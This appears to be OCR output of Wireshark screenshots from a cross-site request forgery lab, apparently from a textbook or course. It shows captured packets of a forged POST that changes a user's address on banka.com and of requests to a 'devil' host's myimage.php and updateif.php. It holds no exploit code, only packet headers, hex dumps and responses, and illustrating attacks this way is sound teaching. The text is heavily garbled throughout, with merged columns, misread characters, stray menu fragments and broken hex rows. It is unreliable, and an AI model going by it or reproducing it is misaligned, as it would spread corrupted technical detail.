16 3.55425000 10.10.10.2 17 3.56092400 10.10.10.15	10.10.10.15 10.10.10.2	HTTP	748 POST /userinfo/showinfo.php HTTP/1.1 (application/x-www-form-urlencoded) 544 HTTP/1.1 200 OK (text/html)
74 6.9257740010.10.10.2 75 6.9291940010.10.10.15	10.10.10.15 10.10.10.2	HTTP HTTP	752 POST /userinfo/showinfo.php HTTP/1.1 (application/x-www-form-urlencoded) 549 HTTP/1.1 200 OK (text/html)
Frame 16: 748 bytes on wire (59	084 hits) 748 hutes	s cantured (5	III
	d6:4f (00:14:d1:c4:d	d6:4f), Dst:	wistronI_14:49:4a (3c:97:0e:14:49:4a)
			ort: http (80), Seq: 1, Ack: 1, Len: 682
POST /userinfo/showinfo.php H E [Expert Info (Chat/Sequence)	e): POST /userinfo/s		HTTP/1.1\r\n]
[Message: POST /userinfo, [Severity level: Chat]	/showinfo.php HTTP/1	1.1\r\n]	
[Group: Sequence] Request Method: POST			
Request URI: /userinfo/sho Request Version: HTTP/1.1	winto.php		
Host: banka.com\r\n Connection: keep-alive\r\n			
Content-Length: 117\r\n Cache-Control: max-age=0\r\n Accept: text/html,application		tion/vml:a=0	0 (man /who */*ran 8/r\n
Origin: http://banka.com\r\n			/кти84P) ApplewebKit/537.36 (КНТМL, like Gecko) Chrome/43.0.2357.78 Safari/537.36\r\n
Content-Type: application/x-v Referer: http://banka.com/use	www-form-urlencoded	\r\n	,, , , , , , , , , , , , , , , , ,
Accept-Encoding: gzip, deflat Accept-Language: en-US,en;q=(te\r\n		
\r\n [Full request URI: http://ba			
Line-based text data: applicat	ion/x-www-form-urler	ncoded	ne-3344444444auaddress=1+Glenn+ave+auburn+al&update=update
	-		
cstfFxample2.ncapngWiresback 1.8.6_(S	VN Rev 48142 from /trunk		ig. 77. Captured CSRF Attack Step 1 Packet
le <u>E</u> dit <u>V</u> iew <u>Go</u> <u>C</u> apture <u>A</u> nalyze <u>S</u>	tatistics Telephony <u>T</u> ools	1.8)) s Internals <u>H</u> elp	
le Edit View <u>G</u> o Capture Analyze S M M M M M 🗎 🗔 X 😂 🗄	tatistics Telephony <u>T</u> ools	-1.8)) s Internals Help	
le Edit View Go Capture Analyze S d d d d d d d d l = 3 % 2 = ihter: ip.addr == 10.10.10.2 && http o. Time Source	tatistics Telephony <u>T</u> ook 0 4 4 4 2 3 Destination	-1.8)) s Internals Help 2 Expression. Protocol	D Q. Q. Q. D M. M. S. M. D L. Clear Apply Save Length Info
e Edt Yew Go Capture Analyze S Image: Second Secon	tatistics Telephony Jook	-1.8)) s Internals Help 2 Expression. Protocol HTTP HTTP	p Q Q Q II I II II II III Clear Apply Save Length Info 748 POST /user info/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) 544 HTTP/1.1 200 ok (text/html)
le Edit View Go Çapture Analyze S Edit Cal	tatistics Telephony <u>T</u> ook 0 4 4 4 2 3 Destination	-1.8)) a Internals Help a Expression. Protocol HTTP	D Q. Q. Q. D M. M. S. M. D L. Clear Apply Save Length Info
Me Edit Yew Go Capture Analyze S Me	tatistics Telephony Iook Destination 10,10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15	c1.8) s Internals Help 2 Sepression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP HTT	p Q Q Q II III III III III (application/x-www-form-unlencoded) 548 POST/UserInfo/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) 544 HTTP/1.1 200 cm (text/html) 752 POST/UserInfo/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) 549 HTTP/1.1 200 cm (text/html) Trendmet_c4:d6:4f (00:14:d1:c4:uf)
Edit Yew Go Capture Analyze ⊆	Latsitics Telephony Iook Destination 10.10.10.15 10.10.10.15 10.10.10.2 10.10.10.2 10.10.10.2 49:4a (3c:97:0e:14:3	 (-1.8)] s Internals Help Expression. Protocol HTTP HTTP	p Q Q Q II III III III III (application/x-www-form-unlencoded) 548 POST/UserInfo/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) 544 HTTP/1.1 200 cm (text/html) 752 POST/UserInfo/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) 549 HTTP/1.1 200 cm (text/html) Trendmet_c4:d6:4f (00:14:d1:c4:uf)
Edit Yew Go Capture Analyze ⊆ The Source 103.3542500010.10.10.2 73.5500240010.10.10.2 74.6.9257740010.10.10.2 74.6.9257740010.10.10.2 Ethernet II, Src: WistronI_14:: Internet Protocol Version 4.5 Ethernet II, Src: WistronI_14:: Internet Protocol Version 4.5 Ethernet II, Src: WistronI_14:: Internet Protocol Version 4.5 Ethernet II, Src: WistronI_14:: Mypertext Transfer Protocol WHTP/1.1 200 OK/N'n	Itatsitis Telephony Iook Destination 10.10.10.15 10.10.15 10.10.15 10.10.10.15 10.10.15 10.10.15 10.10.15 49:44 (3c:97:0e:14:4 rct 10.10.15 (10.55) Src Port: http://doi.00.15 (10.10.15) (10.15)	<pre>c1.8)) s internals Help a internals Help a internals Help a internals Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP HTT</pre>	p Q Q Q III III III III IIII Application/x-www-form-unlencoded) S44 HTTP/1.1 200 0K (text/html) 748 POST /userinfo/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) S44 HTTP/1.1 200 0K (text/html) 752 POST /userinfo/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) S52 POST /userinfo/showinfo.php HTTP/1.2
Edt Yew Go Capture Analyze S (i) (i) (i) (i) (i) (i) (i) (i) (i)	Latstics Telephony Iook Destination 10.10.10.15 10.10.10.15 10.10.10.12 10.10.10.2 10.10.10.2 49:44 (3c:97:0e:14:4 rc: 10.10.13.15 (10. Src Port: http (80) e): http://1.1 200 ok/	<pre>c1.8)) s internals Help a internals Help a internals Help a internals Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP HTT</pre>	p Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze S i Go Capture Analyze S	Latstics Telephony Iook Destination 10.10.10.15 10.10.10.15 10.10.10.12 10.10.10.2 10.10.10.2 49:44 (3c:97:0e:14:4 rc: 10.10.13.15 (10. Src Port: http (80) e): http://1.1 200 ok/	<pre>c1.8)) s internals Help a internals Help a internals Help a internals Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP HTT</pre>	p Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze S G 2 Apture Analyze S G 2 Apt	Latstics Telephony Iook Destination 10,10,10,15 10,10,10,2 10,10,10,2 10,10,10,10,2 10,10,10,15 10,10,10,10,2 10,10,10,10,2 49:44 (3c:97:0e:14:4 5(10,10,10,15) 10,10,10,15 10,	<pre>c1.8)) s internals Help a internals Help a internals Help a internals Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP HTT</pre>	p Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze S i Gu Capture Analyze S	Latstics Telephony Iook Destination 10, 10, 10, 15 10, 10, 10, 15 10, 10, 10, 15 10, 10, 10, 15 10, 10, 15 10, 10, 10, 10, 10, 10, 10, 10, 10, 10,	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze S i Go Capture Analyze S	tatstics Telephony Iook Destination 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q I I I I I I I I I I I I I I I I I
Edit Yew Go Capture Analyze S (i i i i i i i i i i i i i i i i i	tatstics Telephony Iook Destination 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,15	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze S (i i i i i i i i i i i i i i i i i	Latstics Telephony Iook Destination 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze ⊆ Edt Yew Go Capture Analyze ⊆ Final Content of the second	Latstics Telephony Iook Destination 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze ⊆ Edt Yew Go Capture Analyze ⊆ Final Capture Analyze ⊆ Final Capture Analyze ⊆ Final Capture	Latstics Telephony Iook Destination 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze S Gott Yew Go Capture Analyze S Gott Yew Go Capture Analyze S Gott Yew Gott Yew	Latstics Telephony Iook Destination 10,10,10,15 10,10,10,15 10,10,10,2 10,10,10,2 10,10,10,2 10,10,10,2 49:44 (3c:97:0e:14:4 rcr 10,10,15 (10, src Port: http (80) e): http://.1 200 ok/ K/r/n] :47 GMT/r/n openSSL/1.0.1c PHP/ 100/r/n	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q III III III III IIII Application/x-www-form-unlencoded) S44 HTTP/1.1 200 0K (text/html) 748 POST /userinfo/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) S44 HTTP/1.1 200 0K (text/html) 752 POST /userinfo/showinfo.php HTTP/1.1 (application/x-www-form-unlencoded) S52 POST /userinfo/showinfo.php HTTP/1.2
Edit Yew Go Capture Analyze ⊆ Edit Yew Go Capture Analyze ⊆ Final Capture Analyze ⊆ Final Capture Capture Analyze ⊆ Final Capture Captur	Latistics Telephony Iook Destination 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 10,10,10,15 \$\$Src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$e): HTTP/1.1 200 OK\ \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src \$\$src Port: http://src	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q III III III III IIII IIIIIIIIIII
 Edt Yew Go Capture Analyze S Edt Yew Go Capture Analyze S Edt Yew Go Capture Analyze S Time Source 10 16:3532500010.10.10.2 16:3532500010.10.10.2 17:35609240010.510.10.3 17:35609240010.510.10.2 16:35609240010.510.10.2 17:35760924010.510.10.2 17:35760924010.510.10.2 17:357609240010.510.10.2 17:357609240010.510.10.2 17:357609240010.510.10.2 17:357609240010.510.10.2 17:3576092400000000000000000000000000000000000	tatistics Telephony Iook Destination 10.10.10.15 10.10.15 10	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q III III III III IIII IIIIIIIIIII
 Edt Yew Go Capture Analyze S Edt Yew Go Capture Analyze S Edt Yew Go Capture Analyze S Time Source 10 16:3532500010.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.10.2 16:3532500010.10.10.2 17:45.09270010.10.10.10.2 17:45.09270010.10.10.10.2 17:45.09270010.10.10.10.2 17:45.09270010.10.10.10.2 17:45.09270010.10.10.10.2 17:45.09270010.10.10.10.2 17:45.09270010.10.10.10.2 17:45.0927010.10.10.10.2 17:45.0927010.10.10.10.2 17:45.0927010.10.10.10.2 18:5509270010.10.10.2 18:5509270010.10.10.2 18:5509270010.10.10.2 18:550927010.10.10.10.2 18:550927010.10.10.10.2 19:07 19:07<td>tatistics Telephony Iook Destination 10.10.10.15 10.10.15 10</td><td>-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]</td><td>p Q Q Q III III III III IIII IIIIIIIIIII</td>	tatistics Telephony Iook Destination 10.10.10.15 10.10.15 10	-1.6) s [nternab Help s [nternab Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP HTTP HTTP (ntr) (r\n]	p Q Q Q III III III III IIII IIIIIIIIIII
<pre>item [p.addr == 10.10.10.2 && http 0. Time Source 18 3.5425000 10.10.10.2 74 6.9257400 10.10.10.10.2 74 6.9257400 10.10.10.10.1 75 6.9257400 10.10.10.10.1 75 6.9257400 10.10.10.10.1 75 6.9257400 10.10.10.10.1 Ethernet II, Src: wistronI_44: Internet Protocol Version 4, Si Transmission Control Protocol 9 HTP/1.1 200 Ak/hm 0 [Severity level: chat] [Group: Sequence] 8 HTP/1.1 200 Ak/hm 0 [Severity level: chat] [Group: Sequence] Request Version: HTP/1.1 Status Code: 200 Response Phrase: OK Date: Fri, 05 Jun 2015 19:07 Server: Apathe/2.4.3 (Vin32) X-Powered-By: PHP/5.4.7/rtn Content-Tope: text/html/rh (r/n Content-Tope: text/html/rh (r/n Content-Tope: text/html/rh (r/n Content-Tope: 3444444.cbr Address: Deanta/r/n Caddys/r/n Name: Daoglbr />/rin Caddys/r/n (html)/r/n (rtm (html)/r) (rtm (html)/r) (rtm (html)/r) (rtm (html)/r) (rtm (h</pre>	tatistics Telephony Iook Destination 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.15 10.10.115 10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.10.15 10.10.15 10.10.10.15 10.1	<pre>:18) s ptemab Heb s ptemab Heb s ptemab Heb s protection Prot</pre>	Q Q Q I I I I I I I I I I I I I I I I I
Edt Yew Go Capture Analyze ⊆ The Source 10 3.5542000 10.10.10.2 7.4 6.9277400 10.10.10.2 7.4 6.9277400 10.10.10.2 7.4 6.9277400 10.10.10.2 The Source 10 3.55420 10.00.10.10.2 The Source 10 3.55420 10.00.10.2 Ethernet II, Src: wistron1_14: Ethernet III, Src: wistron1_14: Ethernet III, Src: wistron1, Status Code: 200 Response Phrase: oK Date: Fri, 05 Jun 2015 19:07 Server: Apache/2.4, 3 (win32) Fower Apache/2.4, 3 (win32) For Junet Physe: text/ttml/rh (r/n Context-Length: 240/rin Keep-Alive: timeout-5, max_II Context-Length: 240/rin Keep-Alive: timeout-5, max_II Context-Length: 240/rin Keep-Alive: timeout-5, max_II Context-Length: 240/rin (rhad>/rin Name: Baogi, 4br //rin (rhad>/rin Name: Baogi, 4br //rin (rhad>/rin (rhad)/rin (rhad>/rin (rhad)/rin (rhad) (rhad>/rin	tatistics Telephony Iook Destination 10.10.10.15 10.10.15 10.10.10.15 10.10.10.15 10.10.15 10.10.15 10.10.10.15 10.10 10.15 10.10 10.15 10.10 10.15 10.10 10.15 10.10 10.15 10.10 10.15 10.10 10.15 10.10 10.15 10.10 10.15 10.10 10.15 10.	-1.8) s Internals Help s Internals Help Expression. Protocol HTTP	Q Q
Edit Yew Go Capture Analyze ⊆ Edit Yew Go Capture Analyze ⊆ Time Source To 3.55425000 10.10.10.2 Xi Source To 3.55425000 10.10.10.2 Yi 3.560924000 10.10.10.1 Yi 3.560924000 10.10.10.2 Yi 3.560924000 10.10.10.2 Zi Source To 3.55420400 10.10.10.2 Zi Source To 4.2000 KN/in Elevent Info (Char/Sequence) Http/1.1 Source To 4.1000 KN/in Elevent Info (Char/Sequence) Request Version : MTTP/1.1 Status Code: 200 Response Phrase: K Date: Fri, 0.5 Jun 2015 19:07 Server: Apache/2.4.3 (kin32) X-Powered-By: PHP/5.4.7 (kin2) Yin Content-Type: text/html/rin (r/in (kin2)/rin Name: Daogi.dr //s/v/in (kin2)/rin Name: Daogi.dr //s/v/in (kin2)/rin Name: Daogi.dr //s/v/in (kin2)/rin Name: Daogi.dr //s/v/in (kin3)/rin Name: Daogi.dr //s (kin4).40 Address: 1 Glenn ave auburn : (xin4)/rin (r/in 00 00 14 d1 c4 d6 4f 3c 97 00 10 02 12 34 31 40 00 40 00 10 02 02 02 05 05 05 65 82 27 10 02 12 34 31 40 00 40 00 10 02 02 02 05 05 05 65 82 27 10 02 12 34 31 42 00 40 00 00 10 02 12 34 31 42 00 40 00 00 10 02 02 03 05 05 05 65 82 27	tatistics Telephony Iook Destination 10.10.10.15 10.10.15 10.10.10.15 10.10.10.15 10.10.15 10.10.10.15 10.10.15	-1.8) s Internals Help s Internals Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP ITTP (7.4.7\r\n	Q Q
Edit Yew Go Capture Analyze ⊆ Edit Yew Go Capture Analyze ⊆ (i i i i i i i i i i i i i i i i i	tatistics Telephony Iook Destination 10.10.10.15 10.10.15 10.10.10.15 10.10.10.15 10.10.15 10.10.10.15 10.10.15	-1.8) s Internals Help s Internals Help Expression. Protocol HTTP HTTP HTTP HTTP HTTP ITTP (7.4.7\r\n	Q Q

0 🖌 🔳 🔬 📄 🗎 🗶 😂 🖓		IIIII Q Q Q 🖸 📓 🕷 % 🙀	
Filter: ip.addr == 10.10.10.2 && http		Expression Clear Apply Save	
Time Source 17 9.52193900 10.10.10.2	Destination 10.10.10.16	Protocol Length Info HTTP 463 GET /myimage/myimage.php HTTP/1.1	
18 9.52311700 10.10.10.16 20 9.59912400 10.10.10.2	10.10.10.2 10.10.10.16	HTTP 411 HTTP/1.1 200 OK (text/html) HTTP 511 GET /myimage/updateif.php HTTP/1.1	
21 9.60011300 10.10.10.16	10.10.10.2	HTTP 511 GET /myimage/updateif.php HTTP/1.1 HTTP 810 HTTP/1.1 200 OK (text/html)	
thernet II, Src: Trendnet_c4:c Internet Protocol Version 4, Sr	d6:4f (00:14:d1:c4:d6: c: 10.10.10.2 (10.10.	aptured (3704 bits) on interface 0 4f), Dst: Sony_e3:4a:a3 (f0:bf:97:e3:4a:a3) 10.2), Dst: 10.10.10.16 (10.10.10.16) 8), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 397	
GET /myimage/myimage.php HTTF Expert Info (Chat/Sequence [GET /myimage/myimage.php [Severity level: Chat] [Group: Sequence] Request Method: GET	e): GET /myimage/myimage	ge.php HTTP/1.1\r\n]	
	n/xhtml+xml,application	n/xml;q=0.9,image/webp,*/*;q=0.8\r\n us 7 вuild/xTu84P) Applewebxit(/537.36\r\n	
Accept-Encoding: gzip, deflat Accept-Language: en-US,en;q=0 \r\n [Full request URI: http://dev	te, sdch\r\n 0.8,zh-CN;q=0.6,zh;q=0.	, 4\r\n	
[HTTP request 1/2] [Response in frame: 18] [Next request in frame: 20]			
.0 01 c1 b5 fc 40 00 3f 06 5c 20 0a 10 af 3a 00 50 00 14 6b 30 05 59 79 ab 00 00 01 01 08	1 c4 d6 4f 08 00 45 00 1 5 0a 0a 0a 02 0a 0a 9 0 6e e6 48 34 80 18 3 0a 00 13 de 76 00 1e		
i0 79 69 6d 61 67 65 2e 70 68	69 6d 61 67 65 2f 6d 70 20 48 54 54 50 2f	-GET /m yfmage/m yfmage.p hp HTTP/ 1 Hore Fr davil	
SO 21 26 21 Od Ob 48 6F 72 74 File: "C:\Users\Daog\AppData\Local\Tem			
		Fig. 79. Captured CSRF Attack Step 3 Packet	
srf_devil_com.pcapng [Wireshark 1.12.5 (v1	1.12.5-0-q5819e5b from master-:		
	,	[1.1.2]]	- 0
Edit View Go Capture Analyze St	atistics Telephony <u>I</u> ools In	nternals Help	- 0
• () ()) ()	atistics Telephony <u>I</u> ools In	nternals Help	- 0
 ▲ ■ ▲ ▲ □ □ ▲ ▲ ■ Filter: ip.addr == 10.10.10.2 && http 	atistics Telephony Iools In 🔍 🗢 🔿 🗿 🚰 📗	nternals Help	
• () ()) ()	atistics Telephony <u>I</u> ools In	nternals Help Help Image: Color C	
	atistics Telephony Iools In	nternals Help ■ C Q Q Q I A S S M S S M Potocol Length Info HTTP 463 GET / mylimage/mylimage.php HTTP/1.1 HTTP 411 HTTP/1.1 200 0K (text/html)	
	atistics Telephony Iools In Q + + + Q 7 2 1 (Destination 10.10.10.16	nternals Help Help Expression Clear Apply Save Protocol Info HTTP 463 GET myimage.php	- 0
A A A A A A A A A A A A A A A A A	atistics Telephony Iools In C C C C C C C C C C C C C	Image:	_ 0
A A	atitics Telephony Iools In Q ← → → → 7 ½ [Destination 10.10.10.16 10.10.10.16 10.10.10.16 10.10.10.2 288 bits), 411 bytes c 3 (f0:bf:97:83:44:a3), rc: 10.10.16 (10.10 Src Port: 80 (80), bs	Internals Help Image: Color Color Image: Color Image: Color Image: Color	
A A	atistics Telephony Iools In Destination 10.10.10.16 10.10.10.16 10.10.10.2 10.10.10.2 10.10.10.2 10.10.10.2 288 bits), 411 bytes co 3 (f0:bf:97:e3:4a:a3), rc: 10.10.10.16 (10.10 Src Port: 80 (80), DS e): HTTP/1.1 200 OK/r/ :46 GMT/r/n	<pre>nternals Help Text Depression Clear Apply Save Protocol Length Info HTTP 463 GET / myimage.php HTTP/1.1 HTTP 463 GET / myimage.php HTTP/1.1 HTTP 511 GET / myimage/updateif.php HTTP/1.1 HTTP 511 GET / myimage/updateif.php HTTP/1.1 HTTP 510 HTTP/1.1 200 OK (text/html) captured (3288 bits) on interface 0 , Dst: Trendnet_c4:d6:4f (00:14:d1:d2:d2:d6:4f) 0.10.16), Dst: 10.10.10.2 (10.10.10.2) st Port: 44858 (44858), Seq: 1, Ack: 398, Len: 345 </pre>	- 0 -
	atistics Telephony Iools In C C I C I C I C I C I C I C I C I C I C	<pre>nternals Help Text Depression Clear Apply Save Protocol Length Info HTTP 463 GET / myimage.php HTTP/1.1 HTTP 463 GET / myimage.php HTTP/1.1 HTTP 511 GET / myimage/updateif.php HTTP/1.1 HTTP 511 GET / myimage/updateif.php HTTP/1.1 HTTP 510 HTTP/1.1 200 OK (text/html) captured (3288 bits) on interface 0 , Dst: Trendnet_c4:d6:4f (00:14:d1:d2:d2:d6:4f) 0.10.16), Dst: 10.10.10.2 (10.10.10.2) st Port: 44858 (44858), Seq: 1, Ack: 398, Len: 345 </pre>	
A A	atitics Telephony Iools In Destination 10.10.10.16 10.10.10.16 10.10.10.2 10.10.10.2 10.10.10.2 10.10.10.2 288 bits), 411 bytes cd 3 (f0:bf:97:83:44:33), rc: 10.10.10.16 (10.10 Src Port: 80 (80), DS e): HTTP/1.1 200 OK\r\ :46 GMT\r\n OpenSSL/1.0.1c PHP/5. 00\r\n 8000 seconds]	<pre>nternals Help Text Depression Clear Apply Save Protocol Length Info HTTP 463 GET / myimage.php HTTP/1.1 HTTP 463 GET / myimage.php HTTP/1.1 HTTP 511 GET / myimage/updateif.php HTTP/1.1 HTTP 511 GET / myimage/updateif.php HTTP/1.1 HTTP 510 HTTP/1.1 200 OK (text/html) captured (3288 bits) on interface 0 , Dst: Trendnet_c4:d6:4f (00:14:d1:d2:d2:d6:4f) 0.10.16), Dst: 10.10.10.2 (10.10.10.2) st Port: 44858 (44858), Seq: 1, Ack: 398, Len: 345 </pre>	
A A A A A A A A A A A A A A A A A	atitics Telephony Iools In C C C C C C C C C C C C C C C C C C C	httmais Help Image: Protocol Legit Mode Protocol Length Info HTTP 463 GET / my/mage/my/mage.php HTTP/1.1 HTTP 413 HTTP/1.1, 200 0K (text/html) HTTP 511 GET / my/mage/update(f.php HTTP/1.1 HTTP 511 GET / my/mage/update(f.php HTTP/1.1 HTTP 510 GET / my/mage/update(f.php HTTP/1.1 Captured (3288 bits) on interface 0 .05.1 Trendent_c4:d6:ff (00:14:d::d::d::d::d::d::d: .01.16). Dst: 10.10.10.2 (10.10.10.2) .14.7\r\n .4.7\r\n .4.7\r\n <td></td>	
Image Image Image Image Image Time Source 17.9.52193900 10.10.10.2 18.9.5231700 10.10.10.10.2 18.9.5231700 10.10.10.10.2 19.900 10.10.10.10.2 19.900 10.10.10.10.2 20.9.59912400 10.10.10.10.2 21.9.60011300 10.10.10.2 19.900 10.10.10.10.2 Image Image Image Image Request	atitics Telephony Iools In C ← → → → T ↓ (Destination 10.10.10.16 10.10.10.16 10.10.10.16 10.10.10.2 10.10.10.2 288 bits), 411 bytes (2 3 (f0:bf:97:83:43:3), rc: 10.10.10.16 (10.10 Src Port: 80 (80), DS e): HTTP/1.1 200 OK\r\ c): HTTP/1.1 200 OK\r\ 8000 seconds] 1 1 5/000 seconds] 1 1 5/000 seconds] 1 1 5/000 seconds] 1 5/000 seconds] 1 5/0000 seconds 1 5/0000 seconds 1 5/00000 seconds 1 5/00000 seconds 1 5	immedia Help immedia Help immedia Expression Clear Apply Save Protocol Length Info HTTP 443 GET /my/mage.mp/my/mage.php HTTP/1.1 HTTP 441 HTTP/1.1 200 0K (text/html) HTTP 511 GET /my/mage/updateif.php HTTP/1.1 HTTP 510 GET /my/mage/updateif.php HTTP/1.1 200 0K (text/html) captured (3288 bits) on interface 0 .051: Trendmet_c4:66:4f (00:14:d1:c4:d6:4f) 0.10.16), DS1: 10.10.10.2 (10.10.2) st Captured (44858 (44858), Seq: 1, Ack: 398, Len: 345 \nn] .4.7\r\n .4.7\r\n	
Image Image Image Image Image Time Source 17.9.5219300010.10.10.2 18.9.523170010.20.10.10.10.2 18.9.523170010.10.10.10.2 19.9010010.10.10.2 19.901010.10.10.10.2 20.9.5991240010.10.10.10.2 21.9.6001130010.10.10.10.2 21.9.6001130010.10.10.10.2 21.9.6001130010.10.10.2 irrame18: 411 bytes on wire (3: internet Protocol version 4, S: internet Protocol version 4, S: 19.5000 (http://liston.com/or Protocol) MTTP/1.1 200 oK/r/n Expert Info (Chat/Sequence/HTTP/1.1 Status Code: 200 Response Phrase: OK Date: Fri, O5 Jun 2015 21:06 Server: Apache/2.4.3 (win32) X-Powered-By: PHP/5.4.7/r/n Content-tength: 107/r/n Kep-Alive: timeout-5, max-11 [Request in frame: 12] [Mext request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next request in frame: 21] [Next requ	atitics Telephony Iools In C ← → → → T ↓ (Destination 10.10.10.16 10.10.10.16 10.10.10.2 10.10.10.2 10.10.10.2 288 bits), 411 bytes c 3 (f0:bf:97:e3:4a:a3), rc: 10.10.10.16 (10.10 Src Port: 80 (80), DS e): HTTP/1.1 200 OK\r\ e): HTTP/1.1 200 OK\r\ 00\r\n 8000 seconds] 1 // 8000 seconds] 1 // 800 seconds] 1 // 800 seconds] 1 // 800 seconds] 1 // 800 seconds] 1 // 800 seconds] 1 // 800 seconds] 1 // 800 seconds] 1 // 800 